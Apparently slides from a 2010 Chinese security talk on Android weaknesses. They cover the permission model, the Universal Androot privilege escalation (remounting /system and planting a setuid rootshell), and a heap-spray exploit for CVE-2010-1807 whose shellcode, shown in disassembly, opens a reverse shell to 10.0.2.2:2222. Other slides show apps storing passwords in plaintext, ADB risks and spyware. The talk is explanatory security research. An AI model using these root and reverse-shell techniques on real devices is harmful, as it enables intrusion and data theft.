

Tompan&DemonHunter

Android——移动终端安全短板

Index

- Android自身安全体系
- Android的root权限
- Android上的bug
- 如履薄冰的App
- Android的妥协
- 何来短板之说?
- 探索

Android自身安全体系



Android安全体系

android应用层安全
控制

权限策略

Linux层访问控制

文件系统只读

访问控制

Android安全体系

■ android应用层安全控制

```
<uses-permission android:name="android.permission.READ_CONTACTS"></uses-permission>
```

- android market程序安装时，用户就可以根据这些权限申明决定是否安装该程序



READ_CONTACTS	读取通讯录
READ_SMS	读取短信
RECEIVE_SMS	接收短信
SEND_SMS	发送短信
WRITE_CONTACTS	修改通讯录
WRITE_SMS	编写短信
CALL_PHONE	对外拨号
BLUETOOTH	蓝牙
INTERNET	访问Internet网络
REBOOT	重启设备

Android安全体系

- Linux层访问控制
 - 文件系统只读

```
# mount
mount
rootfs / rootfs ro 0 0
tmpfs /dev tmpfs rw,mode=755 0 0
devpts /dev/pts devpts rw,mode=600 0 0
proc /proc proc rw 0 0
sysfs /sys sysfs rw 0 0
tmpfs /sqlite_stmt_journals tmpfs rw,size=4096k 0 0
none /dev/cpuctl cgroup rw,cpu 0 0
/dev/block/mtdblock3 /system yaffs2 ro 0 0
/dev/block/loop0 /system/modules squashfs ro 0 0
/dev/block/loop1 /system/xbin squashfs ro 0 0
/dev/block/mtdblock5 /data yaffs2 rw,nodev 0 0
/dev/block/mtdblock4 /cache yaffs2 rw,nosuid,nodev 0 0
/dev/block/vold/179:0 /sdcard vfat rw,dirsync,nosuid,nodev,noexec,uid=1000,gid=1015,mask=0702,dmask=0702,allow_utime=0020,codepage=cp437,ioccharset=iso8859-1,shortname=mixed,utf8,errors=remount-ro 0 0
```

- 不可写

```
# mkdir /system/a
mkdir /system/a
mkdir failed for /system/a, Read-only file system
```

Android安全体系

- /data/system/packages.xml
 - 记录apk文件的包名、签名、进程、用户id的关联信息

```
- <package name="com.dem.linear2" codePath="/data/app/com.dem.linear2.apk" system="false"  
  ts="1286613691000" version="1" userId="10066">  
  - <sigs count="1">  
    <cert index="1" />  
  </sigs>  
  <perms />  
</package>
```

```
app_66 5433 74 103736 13616 ffffffff afe0d4a4 $ com.dem.linear2
```

Android安全体系

- /data/data/???
- android的会为每个程序维护一个数据集合并（目录），这些集合都放着在/data/data下，目录名称即包名称

```
# ls -l /data/data
ls -l /data/data
drwxr-xr-x app_66  app_66      2010-10-09 16:39 com.dem.linear2
drwxr-xr-x app_65  app_65      2010-10-07 01:06 com.kingsoft.android
drwxr-xr-x app_37  app_37      2010-03-08 21:35 com.android.alarmclock
drwxr-xr-x app_46  app_46      2010-06-21 23:22 since2006.apps.chineselun
ar
```


Android安全体系


- 以android自带的浏览器browser为例，路径为 /data/data/com.android.browser

```
# ls -l /data/data/com.android.browser
ls -l /data/data/com.android.browser
drwxr-xr-x system system 2009-03-05 17:43 lib
drwxrwx--x app_35 app_35 2010-07-09 01:01 shared_prefs
drwxrwx--x app_35 app_35 2010-10-07 01:26 databases
drwx----- app_35 app_35 2010-10-07 01:15 gears
drwx----- app_35 app_35 2010-03-04 13:51 app_plugins
drwxrwx--x app_35 app_35 2010-03-04 13:51 cache
drwxrwx--x app_35 app_35 2010-10-07 01:17 app_icons
drwxrwx--x app_35 app_35 2010-10-07 01:15 app_thumbnails
```

- 数据目录下的databases中保持了该程序记录的大量数据信息


```
# ls -l /data/data/com.android.browser/databases
ls -l /data/data/com.android.browser/databases
-rw-rw---- app_35 app_35 36864 2010-10-07 01:16 browser.db
-rw-rw---- app_35 app_35 230400 2010-10-07 01:18 webviewCache.db
-rw-rw---- app_35 app_35 45056 2010-10-07 01:17 webview.db
```

Android安全体系



Android安全体系


- 在android系统上每个应用程序在安装时，都会创建一个新的用户并分派一个id，也就保证了一个应用程序是一个用户，从而形成了下面的权限对应体系



root权限--Universal Androot

■ Superuser Permission

- (1) 普通权限安装apk文件
- (2) 普通运行自带的linux程序exploid
- (3) exploit利用netlink向系统发送添加虚拟的设备处理程序hotplug (即该程序本身)
- (4) 当android的wifi被打开或者插入SD卡时，系统感知热拔插设备插入，调用exploid设置的hotplug程序 (exploid)。
- (5) hotplug程序 (exploid) 以root权限运行，remount系统目录/system为可读写，向/system/bin拷入权限为04711的rootshell程序，提权完成
- (6) 拷贝其他程序 (su) 到/system/bin下，恢复/system为只读系统



exploid

inst_kit

su

su_cd

su_ef

superuser_cd

superuser_ef

uninst_kit

root权限--Universal Androot

```
# pwd
pwd
/data/data/com.corner23.android.universalandroot/files
# ls -l
ls -l
-rwxrwxrwx app_54 app_54 686 2010-10-10 16:24 remove_kit.sh
-rwxrwxrwx app_54 app_54 577 2010-10-10 16:24 install_kit.sh
-rw-rw---- app_54 app_54 51463 2010-10-10 16:24 Superuser.apk
-rw-rw---- app_54 app_54 26224 2010-10-10 16:24 su
-rwxrwxrwx app_54 app_54 16252 2010-10-10 16:24 getroot
```

- install_kit.sh用于拷贝su、Superuser.apk以及备份remount_as_ro.sh;
- remove_kit.sh是用于删除su、Superuser.apk、rootshell并使用remount_as_ro.sh恢复系统为只读;
- Superuser.apk为利用root权限进行系统管控的一个小工具，它能成功运行就代表提权成功;
- su相当于linux上的su工具，一个用于改变linux当前用户的命令行工具;
- getroot其中最重要的程序，用于提权

root权限--Universal Androot

- getroot的第3步
 - 2.6.x开始支持通过NETLINK方式加载固件驱动程序，即加载固件后，系统会调用注册的固件驱动
 - getroot(3)即完成上述的注册过程

root权限--Universal Androot

- getroot的第4步
 - 尝试打开wifi设备，触发加载固件的内核消息
- getroot的第5步
 - 读取mount文件和fs_type文件内容也就是/dev/block/mtdblock3和yaffs2进行remount，将其设置为可读写
 - 将程序拷贝到/system/bin/rootshell处，并修改权限为04711

root权限--Universal Androot


```
# mount
mount
rootfs / rootfs ro 0 0
tmpfs /dev tmpfs rw,mode=755 0 0
devpts /dev/pts devpts rw,mode=600 0 0
proc /proc proc rw 0 0
sysfs /sys sysfs rw 0 0
tmpfs /sqlite_stmt_journals tmpfs rw,size=4096k 0 0
none /dev/cpuctl cgroup rw,cpu 0 0
/dev/block/mtdblock3 /system yaffs2 rw 0 0
/dev/block/loop0 /system/modules squashfs ro 0 0
/dev/block/loop1 /system/xbin squashfs ro 0 0
/dev/block/mtdblock5 /data yaffs2 rw,nodev 0 0
/dev/block/mtdblock4 /cache yaffs2 rw,nosuid,nodev 0 0
/dev/block/vold/179:0 /sdcard vfat rw,dirsync,nosuid,nodev,noexec,uid=1000,gid=
1015,fnmask=0702,dmask=0702,allow_utime=0020,codepage=cp437,ioccharset=iso8859-1,s
hortname=mixed,utf8,errors=remount-ro 0 0
# ls -l /system/bin
ls -l /system/bin
-rws--x--x root    root      16252 2010-10-10 19:27 rootshell
lrwxrwxrwx root    root      2009-03-05 13:38 umstat -> toolbox
```

- 向/system/bin拷入su工具，同时运行remount_as_ro.sh将/system重新mount为只读系统

root权限--Universal Androot

■ 演示

- 小工具SuTest分别采用直接读取
/data/data/com.android.browser/databases/webview.db，另外一种方式则是使用本地提权后获取数据库数据



Android上的bug--CVE 2010-1807

■ 因果

- Webkit引擎在分析形如NAN(payload)形式的用户自定义浮点数的时候会导致，根本原因是strtod函数（WTF库的dtoa.cpp中的实现版本）没有正确处理NAN(n-char-sequence)的情况。
（webkit调用关系：parseFloat->globalFuncParseFloat->Ustring::todouble->WTF::strtod）
- 由于Android2.0~2.1系统中携带的浏览器也使用该问题代码，在2.2版本中，该问题已经被修补。

Android上的bug--CVE 2010-1807

- 触发方式
 - 该漏洞可以使用的Heap-spray技术进行漏洞利用。通过`parseFloat("NAN(ffffe00572c60)")`可以触发该漏洞

Android 上的 bug--CVE 2010-1807

```
■ var scode = unescape("\u3c84\u0057....."); //定义shellcode
■ do {
■   scode += scode;
■ } while(scode.length < 0x1000);
■   target = new Array();
■   for(i = 0; i < 1000; i++)
■     target[i] = scode; //构造heap环境
■ for (i = 0; i <= 1000; i++)
■ {
■   if (i>999)
■   {
■     exploit(-parseFloat("NAN(ffffe00572c60)")); //触发漏洞。
■   }
■   document.write("The targets!! " + target[i]);
■   document.write("<br />");
■ }
```

Android上的bug--CVE 2010-1807

- Shellcode 片段反汇编

```
00000CE0      MOUL      R7, 0x119 ; <suspicious>
00000CE8      SWI       0x80 ; '■' ; <suspicious> ; socket
00000CEC      MOV       R6, R0
00000CF0      ADR       R1, serversockaddr
00000CF4      MOV       R2, #0x10
00000CF8      MOUL      R7, 0x11B ; <suspicious>
00000D00      SWI       0x80 ; '■' ; <suspicious> ; connect

00000D7C  serversockaddr  DCB  2          ; DATA XREF: ROM:00000CF0↑0
00000D7D          DCB  0
00000D7E          DCW  0xAE08    ; 端口号
00000D80          DCB  0xA       ; ip地址 10.0.2.2
00000D81          DCB  0
00000D82          DCB  2
00000D83          DCB  2
00000D84          DCB  0
```

Android上的bug--CVE 2010-1807

- Shellcode 片段

```
00000042      ADR      R0, s_SystemBinSh ; "///system/bin/sh"
00000044      ADR      R5, (s_SystemBinSh+0x10)
00000046      EOR      R6, R6
00000048      STR      R6, [R5]
0000004A      SUB      R5, R5, R5
0000004C      PUSH     {R5}
0000004E      PUSH     {R0}
00000050      MOV      R1, SP
00000052      EOR      R2, R2
00000054      MOV      R7, #0xB
00000056      SWI      0x80 ; '■' ; <suspicious>
```


- 通过11号系统调用execve，运行 /system/bin/sh为远程控制端提供shell

Android 上的 bug--CVE 2010-1807

- 触发结果
 - Android

```
# netstat -a
netstat -a
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:5037          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.100:59665       72.14.203.188:5228     ESTABLISHED
tcp        0      0 10.0.2.100:40700       66.249.89.104:80      CLOSE_WAIT
tcp        0      0 10.0.2.100:41470       10.0.2.2:2222         ESTABLISHED
tcp        0      0 10.0.2.100:54256       66.249.89.104:80      CLOSE_WAIT
udp        0      0 0.0.0.0:9000           0.0.0.0:*
```

- control



```
tompan@ubuntu: ~/Android
文件(F) 编辑(E) 查看(V) 终端(T) 标签页(b) 帮助(H)

tompan@ubuntu: ~/Android x tompan@ubuntu: ~/Android x tompan@ubuntu: ~/Android x
tompan@ubuntu:~/Android$ sudo tcpdump -i eth0 tcp port 2222
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
20:21:33.932385 IP 10.0.2.100.55108 > ubuntu.local.2222: Flags [S], seq 42068996
79, win 5840, options [mss 1460,sack0K,TS val 8519837 ecr 0,nop,wscale 1], length
0
20:21:33.932491 IP ubuntu.local.2222 > 10.0.2.100.55108: Flags [S.], seq 9955691
05, ack 4206899680, win 5792, options [mss 1460,sack0K,TS val 378796 ecr 8519837
,nop,wscale 7], length 0
20:21:34.030232 IP 10.0.2.100.55108 > ubuntu.local.2222: Flags [.], ack 1, win 2
920, options [nop,nop,TS val 8519860 ecr 378796], length 0
```

如履薄冰的app

- 应用层权限过于简陋
- 数据库及数据文件明文问题
 - aqq 1.2.1 beta 版本号9
 - 浏览器
 - 360手机卫士Android版v1.3.1
- adb问题
- 后门软件

如履薄冰的app—sqlite3?

- aqq 1.2.1 beta 版本号9
 - /data/data/com.android.aqq/shared_prefs/com.android.aqq_preferences.xml




```
# pwnd
pwnd
/data/data/com.android.aqq/shared_prefs
# cat com.android.aqq_preferences.xml
cat com.android.aqq_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<boolean name="RECEIVE_GROUP_IM" value="true" />
<string name="ACCOUNT0">316 [REDACTED] 427</string>
<string name="Faces_preference">default</string>
<boolean name="in_vibrate_preference" value="false" />
<boolean name="in_notice_preference" value="true" />
<boolean name="status_preference" value="true" />
<int name="LOGIN_STATUS" value="5" />
<boolean name="in_led_preference" value="true" />
<long name="last_sig_auto_update_time" value="1286291297754" />
<string name="chat_view_preference">楼梯 楼梯</string>
<string name="CUR_ACCOUNT">316 [REDACTED] 427</string>
<boolean name="in_ring_preference" value="true" />
<boolean name="sig_auto_update_preference" value="false" />
<int name="ACCOUNT_NUM" value="1" />
<string name="sig_update_interval_preference">1800000</string>
<string name="CUR_PASSWORD">[REDACTED]</string>
<string name="PASSWORD316 [REDACTED] 427">[REDACTED]</string>
<boolean name="auto_save_messages_preference" value="true" />
<boolean name="FIRST_LOGIN316 [REDACTED] 427" value="false" />
<boolean name="SAVE_PASSWORD" value="true" />
</map>
#
```

如履薄冰的app—sqlite3?

■ 浏览器



- /data/data/com.android.browser/databases/webview.db



_id	host	username	password
1	httpwww.126.com	qiao[REDACTED]	[REDACTED]
2	httpwww.douban.com	qiao[REDACTED]@126.com	[REDACTED]

数据库及数据文件明文问题


- 某手机卫士Android版v1.3.1
 - /data/data/****.mobilesafe/databases/mobilesafeguard.db



_id	name	address	date	subject	body
1	朱	+8615827 [REDACTED]	1285846454697		[REDACTED]
2	朱	+8615827 [REDACTED]	1285846048856		[REDACTED]
3	朱	+8615827 [REDACTED]	1281412586124		[REDACTED]
4	朱	+8615827 [REDACTED]	1280679178598		现在忙，稍后给您回电。

如履薄冰的app—恐怖的ADB

- 大开城门
 - adb shell, PC端通过远程shell以root权限登录手机终端, 运行各种linux命令等
 - adb install/uninstall 安装程序或卸载程序
 - adb pull/push 从手机下载/向手机上传文件或文件夹



安卓短信卧底 SW.Spyware.A

■ 传播方式

从壮江管做以公版从江管照此什台



获取多种信息上传到网上

Android Mobile Spy

- 传播方式
 - <http://www.mobile-spy.com/android.html> 商业软件，有一定违法可能
- 中招过程
 - 无
- 针对系统
 - Android
- 危害行为
 - 监控短信和通话记录，上传到网上设定的账户


Android的妥协

- 混乱的market&混乱的固件
- 系统结构的妥协
 - 驱动层上移（躲避GPL）
 - Dalvik的不开源（是否躲避Sun）
- 恶意代码比应用更容易跨平台
- 由大量开源第三方组件构成
 - 漏洞挖掘难度
 - 连带效应


趋势汇总

■ 数量和份额

Worldwide Operating System Share
May 2010



Operating System Share by Region
May 2010




以上数据来自AdMob Mobile Metrics


趋势汇总

■ 数量和份额

Worldwide Device Manufacturer Share
May 2010



Device Manufacturer Share by Region
May 2010



以上数据来自AdMob Mobile Metrics

趋势汇总

■ 漏洞

平台	Symbian	Android	WM*	Blackberry	Iphone**
总计	5	40	18	33	124*
2010	0	21	1	5	36
2009	2	11	1	12	45
2008	1	2	2	1	26
2007	0	5	10	7	17
Before 2006	2	1	4	8	0

趋势汇总

■ 漏洞分级

	LOW	MEDIUM	HIGH
2010	0	4	17
2009	0	6	5
2008	0	1	1
2007	0	5	0
Before2006	1	0	0

趋势汇总

